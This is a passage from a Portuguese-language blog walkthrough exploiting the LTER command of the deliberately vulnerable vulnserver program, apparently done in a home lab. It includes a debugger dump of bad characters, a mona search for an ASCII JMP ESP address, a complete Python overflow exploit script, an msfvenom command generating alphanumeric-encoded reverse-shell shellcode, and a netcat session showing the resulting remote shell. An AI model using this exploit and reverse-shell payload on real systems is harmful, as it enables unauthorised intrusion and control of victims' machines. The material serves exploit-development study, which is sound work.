00C5F210  22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31  "#$%&'()*+,-./0
00C5F220  32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41  23456789:;<=>?@
00C5F230  42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51  BCDEFGHIJKLMNOP
00C5F240  52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61  RSTUVWXYZ[\]^_`
00C5F250  62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71  bcdefghijklmnop
00C5F260  72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 01 02  rstuvwxyz{|}~⌂
00C5F270  03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12
00C5F280  13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22
00C5F290  23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32  #$%&'()*+,-./01
00C5F2A0  33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42  3456789:;<=>?@A
00C5F2B0  43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52  CDEFGHIJKLMNOPQ
00C5F2C0  53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62  STUVWXYZ[\]^_`a
00C5F2D0  63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72  cdefghijklmnopq
00C5F2E0  73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 41 41  stuvwxyz{|}~⌂ÇA
00C5F2F0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
00C5F300  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
00C5F310  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
```

Ao seguirmos o dump do ESP, podemos ver que nossos caracteres seguiram normalmente do 0x01 até 0x7f, a partir daí, o vulnserver começou a substituir nossos caracteres por outros, o 0x80 por 0x01, o 0x81 por 0x02 e assim por diante.

Isso explica por que o 0xd3 do nosso JMP ESP foi substituído por 0x09. O que significa que temos uma quantidade limitadíssima de 127 caracteres para fazer todo nosso exploit.

Precisamos continuar, nosso JMP ESP não funcionou, mas podemos adicionar o comando “ascii” à nossa pesquisa no Immunity, para tentar encontrar um JMP ESP que contenha apensas caracteres ANSI.

```
0BADF00D [+] Results :
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll]
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll]
0BADF00D     Found a total of 2 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.594000

!mona jmp -r esp -cp ascii
```

Temos dois endereços, que por sinal estão na essfunc.dll que acompanha o vulnserver. No meu caso, vou utilizar o 0x62501203.


Atualizando script.

https://hastur666.github.io/Windows_BoF/

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"\x03\x12\x50\x62"
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Vamos inserir um breakpoint em nosso endereço de retorno e monitorar com Immunity.




Caímos exatamente em cima do nosso buffer de “C”.

Podemos criar nosso shellcode, porém, temos uma limitação de caracteres muito grande.

Por sorte, a suite Metasploit trabalha com vários tipos de encoders, um deles é o x86/alpha_mixed que faz a transcrição do nosso shellcode para bytes alfa numéricos, mais sobre o encode aqui.

Vamos gerar nosso shellcode:

```
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 exitfunc=thread -
e x86/alpha_mixed -b '\x00' bufferregister=esp -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 702 (iteration=0)
x86/alpha_mixed chosen with final size 702
Payload size: 702 bytes
Final size of py file: 3913 bytes
shellcode =  b""
shellcode += b"\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shellcode += b"\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a"

...

shellcode += b"\x50\x53\x63\x6b\x4f\x6b\x65\x41\x41"
```

Nosso shellcode ficou consideravelmente maior devido ao encode, mas temos espaço de sobra.

Note também que utilizei a opção “bufferregister=esp”, isso por que sem esta opção, o shellcode se inicia com os opcodes “\x89\xe2\xdb\xdb\xd9\x72”. Estes opcodes são necessários para encontrar a posição absoluta do shellcode na memória.

Como nós já sabemos que nosso shellcode estará em ESP, podemos apontá-lo na criação do shellcode, evitando os badchars.

Vamos atualizar o exploit.

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

shellcode =  b""
shellcode += b"\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shellcode += b"\x49\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a"
...

shellcode += b"\x30\x53\x63\x79\x6f\x4b\x65\x41\x41"


# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"\x03\x12\x50\x62"
payload += shellcode
payload += b"C" * (offset - 2005 - 4 - len(shellcode))

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Agora vamos setar o netcat para ouvir na porta 8443 e iniciar o vulnserver fora do Immunity.

```
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 49908
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2247-E2A2

 Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019  02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  31,927,910,400 bytes free

C:\>whoami
whoami
desktop-50ci2k5\suite

C:\>
```

E conseguimos nosso shell.

Neste comando, tivemos dois grandes problemas: o tamanho do buffer em que caímos, nos obrigando a dar um salto na memória, e uma quantidade limitadíssima de caracterese úteis, nos obrigando a encoder nosso shellcode.

# CONCLUSÃO

Neste estudo, pudemos avaliar o programa vulnserver desde seu código fonte, porém em situações reais dificilmente teremos chance de analisar o codigo fonte de um programa.

Porém, com as técnicas apresentadas neste artigo, é possível fazer o debbug de um programa e encontrar suas vulnerabilidades. Assim como criar estratégias para explorá-las.

Além das formas apresentadas neste estudo, existem várias outras técnicas mais complexas para explorar as mesmas vulnerabilidades, podemos futuramente adicionar novas técnicas a este estudo para torná-lo mais competo.

Em todos os exploits utilizados neste estudo, utilizamos um reverse shell, mas tendo em vista que conseguimos controlar o programa a nível de atingir o SO, podemos enviar qualquer outro exploit cujo SO possa ser disponível, tais como bind shell, execussão de comandos, DoS, entre outros.

No mais, muito obrigado por acompanhar esta PoC, espero que tenha sido útil.